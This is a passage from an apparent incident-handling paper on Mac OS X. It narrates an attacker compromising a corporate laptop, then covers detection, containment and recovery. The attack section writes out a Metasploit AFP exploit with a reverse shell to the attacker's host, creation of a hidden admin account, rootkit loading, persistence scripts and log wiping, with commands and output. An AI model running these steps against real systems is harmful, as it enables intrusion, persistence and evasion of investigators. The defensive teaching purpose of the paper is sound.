msf afp_loginext > set PAYLOAD osx_reverse
PAYLOAD -> osx_reverse
msf afp_loginext(osx_reverse) > show TARGETS

Supported Exploit Targets
=========================

   0  Mac OS X 10.3.3
   1  Mac OS X 10.3.3 - 3jane custom
```

Having played with this exploit previously against a friend's iBook, 3jane was aware that manipulation of the value written to the link register was sometimes necessary for a successful exploit[15]. In this case she decided to trust HD Moore's expertise over her own for the first attempt.

```
msf afp_loginext(osx_reverse) > set TARGET 0
TARGET -> 0
msf afp_loginext(osx_reverse) > set LHOST 172.16.43.9
LHOST -> 172.16.43.9
msf afp_loginext(osx_reverse) > set LPORT 80
LPORT -> 80
msf afp_loginext(osx_reverse) > show OPTIONS
```

[15] See http://www.dsinet.org/textfiles/coding/PPC_OSX_Shellcode_Assembly.pdf & http://www.zone-h.org/files/13/ppc-stack-1.html for excellent write ups on PowerPC-specific shellcoding and stack smashing issues.

```
Exploit and Payload Options
===========================

  Exploit:    Name      Default         Description
  --------    ------    ------------    ------------------
  required    RHOST     192.168.1.101   The target address
  required    RPORT     548             The AFP port

  Payload:    Name      Default         Description
  --------    ------    ------------    -------------------------------
----
  required    LHOST     172.16.43.9    Local address to receive
connection
  required    LPORT     80              Local port to receive
connection

  Target: Mac OS X 10.3.3
```

All of her options were set and her exploit was ready to go. Setting the outbound connect shell from the exploited target to contact her on 80 was another attempt to mask detection from any watchful intrusion analysts. Why defeat the code when you can defeat the warm body piloting it?

```
msf afp_loginext(osx_reverse) > exploit
[*] Starting Reverse Handler.
[*] Got connection from 192.168.1.101:3054

/usr/bin/id
uid=0(root) gid=0(wheel) groups=0(wheel), 1(daemon), 2(kmem), 3(sys),
4(tty), 5(operator), 20(staff), 31(guest), 80(admin)
```

She was in, and she was UID 0. Life was good.

"Let's see what we've got ourselves into," she thought. She dumped the user information from the NetInfo database in 'passwd' format with the command '/usr/bin/nidump passwd .'

```
nobody:*:-2:-2::0:0:Unprivileged User:/var/empty:/usr/bin/false
root:*:0:0::0:0:System Administrator:/var/root:/bin/sh
daemon:*:1:1::0:0:System Services:/var/root:/usr/bin/false
unknown:*:99:99::0:0:Unknown User:/var/empty:/usr/bin/false
smmsp:*:25:25::0:0:Sendmail User:/private/etc/mail:/usr/bin/false
lp:*:26:26::0:0:Printing Services:/var/spool/cups:/usr/bin/false
postfix:*:27:27::0:0:Postfix User:/var/spool/postfix:/usr/bin/false
www:*:70:70::0:0:World Wide Web
Server:/Library/WebServer:/usr/bin/false
eppc:*:71:71::0:0:Apple Events User:/var/empty:/usr/bin/false
mysql:*:74:74::0:0:MySQL Server:/var/empty:/usr/bin/false
sshd:*:75:75::0:0:sshd Privilege separation:/var/empty:/usr/bin/false
qtss:*:76:76::0:0:QuickTime Streaming Server:/var/empty:/usr/bin/false
cyrus:*:77:6::0:0:Cyrus User:/var/imap:/usr/bin/false
mailman:*:78:78::0:0:Mailman user:/var/empty:/usr/bin/false
appserver:*:79:79::0:0:Application Server:/var/empty:/usr/bin/false
admin:********:101:101::0:0:admin:/Users/admin:/bin/bash
```


```
udewoh:********:501:501::0:0:Uosdwis R. Dewoh:/Users/udewoh:/bin/bash
marge:********:502:502::0:0:marge:Users/sally:/bin/bash
hscorpio:********:503:503::0:0:Hank Scorpio:/Users/hscorpio:/bin/bash
hmoleman:********:504:504::0:0:Hans Moleman:/Users/hmoleman:/bin/bash
fgrimes:********:505:505::0:0:Frank Grimes:/Users/fgrimes:/bin/bash
```

3jane grinned at the revelation that this was apparently a multi-user machine. She needed to determine one more thing before investing any more time. If this machine was mobile, then Uosdwis could very well carry her right into the offices of the Globex Corporation.

```
/usr/sbin/scselect
Defined sets include: (* == current set)
   0BC2AF59-466F-11D9-804E-000D934D33CC (Marges)
   D3384CC3-4EDE-11D9-9125-000D934D33CC (Work - Development)
   0F6D953D-466F-11D9-804E-000D934D33CC (Work - GISnet)
   0513DEEF-466F-11D9-804E-000D934D33CC (Work - Email)
 * 0715FFB5-466F-11D9-804E-000D934D33CC (Home)
   0    (Automatic)
```

The three work entries sealed the deal for 3jane. She put a teapot on the stove and leaned back in her chair. Her work had only begun.

Network Diagram



Throughout the various stages of exploitation, 3jane used several different network topologies. While this may not seem incredibly sophisticated, it's probably going to prove quite effective at reducing the possibility of producing enough traffic from any single hosts to raise suspicion. This methodology will likely server her well in any future endeavors against the Globex network.

Covering Tracks & Keeping Access

Now that she was in, she wanted to stay there, but first she wanted to make sure no other uninvited guests stopped by. She created the infamous ".. " directory in /System/Library/CoreServices/. This directory would serve as the dumping grounds for all her future output on this box. She then packaged up a collection of scripts and programs, uploaded them to a free web host via a different chain of proxy servers[16], and had Uosdwis' machine (which was really *her* machine now if you held a certain mentality) download them from the web host. She killed the AppleFileServer process and replaced the vulnerable binary with the updated version extracted from the "SecUpd2004-05-03Pan.dmg" file[17]. After restarting the service, she ran a shell script[18] to add a root-level user and activate the SSH daemon.

```
niutil -create . /users/archive
niutil -createprop . /users/archive uid 401
niutil -createprop . /users/archive realname "Archive Process"
niutil -createprop . /users/archive home "/dev/null"
niutil -createprop . /users/archive shell "/bin/bash"
niutil -createprop . /users/archive gid 20
niutil -createprop . /users/archive passwd "rQ3p5/hpOpvGE"
nicl . -append /groups/admin users archive
echo "SSHSERVER=-YES-" >> /etc/hostconfig
```

She successfully connected, logged in, and su'ed back up to root as user 'archive' over a proxied SSH connection. Working with a real shell was much more pleasant that groping around in the dark via the exploits' shoveled shell. She switched back into her directory and used the SetFile tool she had dropped there to change the attributes of her hiding place to stay invisible under OS 9. Dual booting 9 and X was incredibly rare nowadays but she didn't want to take any chances.

She created several innocuously named startup scripts and placed them in the /System/Library/StartupItems/ directory. The scripts would start at different times, and their first action would be to check for the presence of their sister scripts, recreating them if necessary. The binaries called by several of the legitimate startup scripts were also replaced with shell scripts that performed this check and repair before launching the invoked binary. After checking and repairing it's sisters, the first invoked script would create a lockfile in her hidden directory, with the intent of preventing this script redundancy from caving in on itself.

[16] http://proxychains.sourceforge.net/

[17] http://download.info.apple.com/Mac_OS_X/061-1213.20040503.vngr3/2Z/SecUpd2004-05-03Pan.dmg

[18] Modified from the Opener script: http://www.macintouch.com/opener.html

Besides self-preservation, these scripts served only one purpose – to load the WeaponX[19] OS X kernel rootkit module into memory. WeaponX is a port of the AdoreBSD, which provides the following features:

- setuid(1337) will leave user with uid=0.
- Hides itself from kextstat.
- Give a chosen process uid=0 with signal 1337.
- Hides a given port from netstat.
- Hides a user from w and who.

Not knowing the environment on Uosdwis' machine, 3jane compiled the kernel modules on her box locally beforehand and transferred the (renamed) binaries to the remote host, before typing the commands to completely dominate this machine.

```
ziggy:/System/Library/StartupItems/..  root# kektload
PacketOptimizer.kext
ziggy:/System/Library/StartupItems/..  root# ./OptomizePackets

[ weaponX ] - [ ui ]
-(nemo)-

+-----------------------------+
Options:
[e] - Execute a root shell.
[r] - Escalate a process's euid to 0.
[b] - Hide a specified port from netstat.
[h] - Hide a specified login from w and who.
[q] - Quit.
+-----------------------------+
Enter choice [erhbq]:
```

She hid several ports and verified that they were missing from netstat after firing up netcat listeners, and, as promised, the ports were not listed.

"Now that I'm entrenched, it's time to clean up my mess," she thought. Her previous experiments with this exploit served her well, as she was keenly aware of exactly which logs were tainted by her actions, and had a script prepared to deal with them.

```
srm –s /Library/Logs/CrashReporter/AppleFileServerCrash.log
srm –s /Library/Logs/AppleFileService/AppleFileServiceError.log
'perl -ni~ -e "print unless /crashdump/" /var/log/system.log
```

Using 'srm -s' for a single random overwrite of the blocks containing the logfiles made her feel a little bit more secure.

[19] http://neil.slampt.net/files/Projects/weaponX/

With her housework out of the way, 3jane began to prototype scripts to tie into scselect to determine which network profile was in use, and customize the behavior of the compromised box accordingly. When on any of the 'Work' networks, dsniff[20]would activate and sniff out any plain text logins, as well as searching shared drives for multi-megabyte graphics files to retrieve and writable /Library/StartupItems/ folders to spread to. When on the 'Home' network, activate SSH and run John the Ripper[21] on any local or collected password hashes. She was in for a long night, but she had bad techno, cheap wine, and a command line calling her name.

[20] http://www.monkey.org/~dugsong/dsniff/
[21] http://www.openwall.com//john/

Part IV: The Incident Handling Process

Preparation

This incident was entirely preventable. Through it's own inaction, Globex allowed 3jane free reign over their corporate property. If we were able to turn the clock back, many things would have to be changed in order to protect Uosdwis' machine from being exploited.

First of all, Uosdwis apparently had free reign over the configuration, administration, and use of the machine. This would indicate no explicit Acceptable Usage Policy, or at the very least, no perceived enforcement of any existing AUP. If no such policy were in place, one would need to be developed immediately. Deciding the specific wording of such a policy is the type of thing that keeps lawyers fed, and is outside of the scope of this document; however, at the bare minimum it should include 'no perception of privacy' clauses. Constant reinforcement of policies via login banners is a must. The fantastic NSA guide for securing Mac OS X 10.3[22] includes instructions for adding login banners, among other things. Implementing the majority of the suggestions in the NSA guide would go a long way towards satisfactorily securing a Mac.

Having no apparent central authority for maintenance and administration of the Mac is also a big mistake. Not only does it allow the machine to fall into such a lax patch state where it can be easily compromised, but it will also hinder or disrupt the incident response process, should this incident ever be discovered. Hand-in-hand with this problem is the very fact that a work machine is being used for a non-work related function.

On a positive note, it is very likely that the Globex corporation has some manner of perimeter security, however soft the internal network may be. Firewalls, border intrusion detection systems, and other perimeter access control and monitoring systems have a chance of catching 3jane if she gets sloppy, or believes no one to be watching. Having talented and/or diligent staff manning these devices is imperative in warding off malicious activity. Furthermore, depending on the sensitivity of any government contract work Uosdwis may be involved with, and the location this work takes place, there may be considerable physical security safeguards in place, preventing or limiting the accidental or intentional transmission of sensitive or classified materials.

Identification

[22] http://www.nsa.gov/snac/os/applemac/osx_client_final_v.1.pdf

"Worst-case" timeline:
December 19th ~20:00: Compromise of ziggy, Globex roaming laptop.
December 20th-26th: Compromise goes unnoticed, due to decreased staff and hacker activity during Holidays
December 27th: Frank Grimes informs GIS VP Hank Scorpio of additional user account created on laptop 'majortom' – Scorpio sends inquiry to IT
December 30th: IT responds with no knowledge of "Archive User"
January 2nd 10:00: Scorpio sends memo out to GIS Analysis group requesting they check machines for "Archive User" account.
January 2nd 12:00: 90% of GIS machines have account; IT called in to investigate.
January 3rd 10:30: IT begins examining machines; finds anomalous behavior; declares incident.
January 3rd-8th: GIS machines are quarantined from TLA network; extent of compromise cannot be satisfactorily determined.
January 8th-12th: Salvaging of data from compromised machines, reinstallation, and updating.

Best-case timeline:
December 19th ~20:00: Compromise of ziggy, Globex roaming laptop.
December 20th ~9:00: ziggy connected to Globex corporate LAN.
December 20th ~9:30: Security Event Management console displays correlated alert; internal machine 'ziggy' is attempting to spider the contents of all internal shares.
December 20th ~9:45: ziggy's switch port is deactivated; members of incident response team arrive at Uosdwis cubicle with VP Hank Scorpio. Scorpio removes Uosdwis while Incident Response team dump memory via Firewire[23] from the offending Powerbook, before taking forensic image of drive. ziggy is reactivated and monitored for anomalous activity on quarantine network.
December 21st: Preliminary forensics finding include kernel-level rootkit and password cracking malicious mobile code. Recommend reinstallation from latest corporate image despite Mr. Dewoh's protests.

In a properly prepared environment, detection of this incident would be fairly straightforward. One externally verifiable feature indicating a change on the system would be the sudden addition of SSH to the services listening on the box. A simple script to quickly portscan systems as they joined the network would catch this change immediately. Additionally, internal IDS would ideally catch the large increase in out-of-character spidering of shared volumes. While flagging automatically on this may not be the best choice, presenting this trend to a human analyst could help detect this early on.

[23] http://md.hudora.de/presentations/#firewire-pacsec

Once a compromise of some sort is suspected, the first order of business is to protect the rest of the network. The quickest way to do this is to remove the problem device from the network, either via killing its connection at the switch port or by physically unplugging the cable. Granted, you do run the risk of having a process monitoring the link status of the network port and beginning to burn all traces of itself off of the machine, but under these circumstances the risk to the rest of the network is greater than the possible loss of evidentiary data.

Additionally, if any backdoor listeners were masked from netstat using the WeaponX kernel rootkit, using "lsof –l" will show their presence.

```
root# netstat -tan | grep LISTEN
tcp4       0      0  *.6662                 *.*        LISTEN
tcp4       0      0  *.427                  *.*        LISTEN
tcp4       0      0  *.548                  *.*        LISTEN
tcp46      0      0  *.548                  *.*        LISTEN
tcp4       0      0  *.6000                 *.*        LISTEN
tcp4       0      0  *.3842                 *.*        LISTEN
tcp4       0      0  127.0.0.1.631          *.*        LISTEN
tcp4       0      0  127.0.0.1.1033         *.*        LISTEN

root# lsof -i | grep LISTEN
netinfod        116   root    IPv4 TCP localhost:netinfo-local (LISTEN)
cupsd           273   root    IPv4 TCP localhost:ipp (LISTEN)
Microsoft       428   cory    IPv4 TCP *:3842 (LISTEN)
not_a_backdoor 9518   root    IPv4 TCP *:6942 (LISTEN)
Xquartz        9626   cory    IPv4 TCP *:6000 (LISTEN)
AppleFile      9814   root    IPv4 TCP *:afpovertcp (LISTEN)
slpd           9816   root    IPv4 TCP *:svrloc (LISTEN)
radmind       10016   root    IPv4 TCP *:6662 (LISTEN)
```

Had the log files not been cleared, the presence of the following data in the /Library/Logs/CrashReporter/AppleFileServerCrash.log would be evidence of an attempted stack overflow of the AppleFileServer:

```
PPC Thread State:
  srr0: 0xf0101e04 srr1: 0x0008d030                vrsave: 0x00000000
    cr: 0x28000484  xer: 0x00000003   lr: 0xf0101ddc  ctr: 0x90006fc0
    r0: 0x0000003b   r1: 0xf0101c00   r2: 0x00000000   r3: 0x0000002d
    r4: 0xf0101bf8   r5: 0x00000000   r6: 0xffffe0e1   r7: 0x0007773c
    r8: 0x00000000   r9: 0x00130000  r10: 0x43300000  r11: 0x01193ea0
   r12: 0x00000000  r13: 0xf0103c7f  r14: 0xd3e42538  r15: 0x38600002
   r16: 0x00000000  r17: 0x00000000  r18: 0x00000000  r19: 0x00000000
   r20: 0x00000000  r21: 0x00000000  r22: 0x00000000  r23: 0xffffffff
   r24: 0xffffffff  r25: 0xffffffff  r26: 0xffffffff  r27: 0xffffffff
   r28: 0xffffffff  r29: 0xffffffff  r30: 0x0000001e  r31: 0xffffffff
```

The 0xff's in registers 23 through 31 (sans 30) are evidence of a stack overflow, which may or may have resulted in the introduction or execution of arbitrary code.


Containment

The biggest problem leading up to this compromise is absolutely no control over configuration management. The obvious solution, then, is absolute control over configuration management. With proper configuration management, the compromised system would not have been so far out of current patch level to begin with. However, if the vulnerable patch level **was** the current configuration applied to clients, 3jane's modification of critical system folders and binaries would have definitely moved the system out-of-line with the baseline configuration.

The best tool I'm aware of for this function is Radmind, from the University of Michigan's Research Systems UNIX Group,[24] available at no cost under a BSD-style license. As described on the Radmind website:

"At its core, radmind operates as a tripwire. It is able to detect changes to any managed file system object, e.g. files, directories, links, etc. However, radmind goes further than just integrity checking: once a change is detected, radmind can optionally reverse the change.

Each managed machine may have its own loadset composed of multiple, layered overloads. This allows, for example, the operating system to be described separately from applications."



[24] http://rsug.itd.umich.edu/software/radmind/

While a compromise of this severity may inhibit the Radmind client's ability to effectively roll back or repair the damage caused by an intrusion, it should not hinder the ability of the Radmind server to detect that very specific changes have occurred. This information could then motivate a human analyst to look into the issue further and quickly quarantine the affected machine.

Radmind for OS X comes with a GUI wrapper that should make it more accessible to Classic Mac administrators. Besides acting as a centralized host intrusion detection system, Radmind can also function as a centralized system updater. When a new or updated application or package needs to be pushed out, the administrator makes those changes on the source client, and pushes these changes up to the server, which distributes the new/updated applications to the clients.

Eradication & Recovery

Given the scenario where 3jane wiped all of the logs pointing back to compromise via the AppleFileServer, an intelligent investigator experienced with UNIX platforms may still be able to make a very good guess at that being the avenue of attack. If Uosdwis simply closed the lid on his laptop, putting it to sleep, and brought it in to the office where the malicious activity was detected, then the process ID of the AppleFileServer Process would still be the same as it was when 3jane launched it manually after updating the binary. This would likely give the new AppleFileServer process a relatively high PID when compared to the other startup services still running on the system. For example, my laptop, which shows just over 1 day of uptime, is spawning new processes in the 10000 range, while the startup services like cupsd and the crash reporter daemon are below 300. Forensic examination may also reveal unexpected created times for the AppleFileServer binary.

Once this is determined to be the injection vector, an audit should be performed to determine if this is a solitary fluke in configuration management or if this problem is widespread. If the latter is true, then a Radmind network (or similar) should be implemented as soon as possible to facilitate the management numerous machines. If this is simply a solitary fluke, cleanup can begin on this problem machine.

There are two schools of thought when it comes to post-incident eradication and recovery. Some are firm believers in not tossing the baby out with the bathwater, so to speak, while others cling to more of a scorched-earth policy in information warfare. I am of the latter. In the immortal words of Corporal Dwayne Hicks,

United States Colonial Marines, "Nuke the site from orbit. It's the only way to be sure."[25]

Pre-nuking, however, it is important to back up any and all critical user data. On the Mac, like most Unix systems, this is fairly simple, as nearly all user data lives in /User/$username. Ideally, a disk image of the machine in pristine condition is available on the network, for use with RsyncXCD[26] or recent OS X install CDs. Both of these will allow you to blow a drive image down over the network to a local drive, leaving you with a clean install in a very short time. From this point, Radmind can be used to bring the machine up to the network's current configuration.

Preventing future exploitation requires a combination of diligence with regards to vendor updates and awareness with regards to vendor ignorance. The default configuration of OS X is rife with privilege escalation possibilities, and nearly every application added to that adds more. Utilize classic UNIX file system security measures – restrict access to directories using chmod and chown. As stated before, implement the suggestions in the NSA Security OS X guide. Don't run unnecessary services. Don't expose necessary services further than they must be exposed.

That last suggestion is more difficult to follow than it may seem, since the firewall configuration GUI in System Preferences in non-server editions of OS X leaves quite a bit to be desired, in terms of configuration granularity. If you are insistent on configuring the OS X firewall from a GUI, use BrickHouse.[27] It's a fantastic replacement for the OS X preference pane, but it's no replacement for good old fashioned 'ipfw' command line magic. A good OS X-specific ipfw resource is available at http://www.novajo.ca/firewall.html, but any of the FreeBSD guides to configuring ipfw will be applicable. The following rules would have limited access to port 548 to the 10.0.0.0/8 subnet, shutting 3jane out in the cold:

```
/sbin/ipfw add allow tcp from 10.0.0.0/8 to $MY_IP 548 setup
/sbin/ipfw add 65000 deny log ip from any to any
```

Lessons Learned

OS X has the capability to be secured, but it most certainly is not by default. By not taking steps to ensure the security of your Macintosh systems, you are putting your systems and network at risk. As I've demonstrated in this paper, simply swapping out a Windows desktop for a Mac system does not solve the security problem. Security is hard work, and the work is never done. The good news is, your security problems are far from insurmountable. By leveraging

[25] http://www.uselessmoviequotes.com/files/nukehick.wav
[26] http://archive.macosxlabs.org/rsyncx/rsyncx.html
[27] http://personalpages.tds.net/~brian_hill/brickhouse.html

configuration management and host intrusion detection in addition to your preexisting perimeter security infrastructure, you can greatly reduce your exposure. Much like in the Windows world, keeping up to date with security fixes is probably the most important course of action to take to safeguard your Mac against attacks. The University of Utah[28] has a good collection of OS X security suggestions on their Mac OS support page. I've included what I feel are the most important below.

- Physical security, especially for laptops. This includes password-protecting Open Firmware, single-user mode, and all logins. These security measures can all be bypassed, unfortunately, but they're a start.
- Maintenance software – if you're managing multiple Macs, you can't **not** use Radmind.
- World writable files/directories – the source of nearly all of the privilege escalation problems on Macs today. Hunt them down with "sudo find / -perm -2"

[28] http://www.macos.utah.edu/Documentation/macosx/security/security.html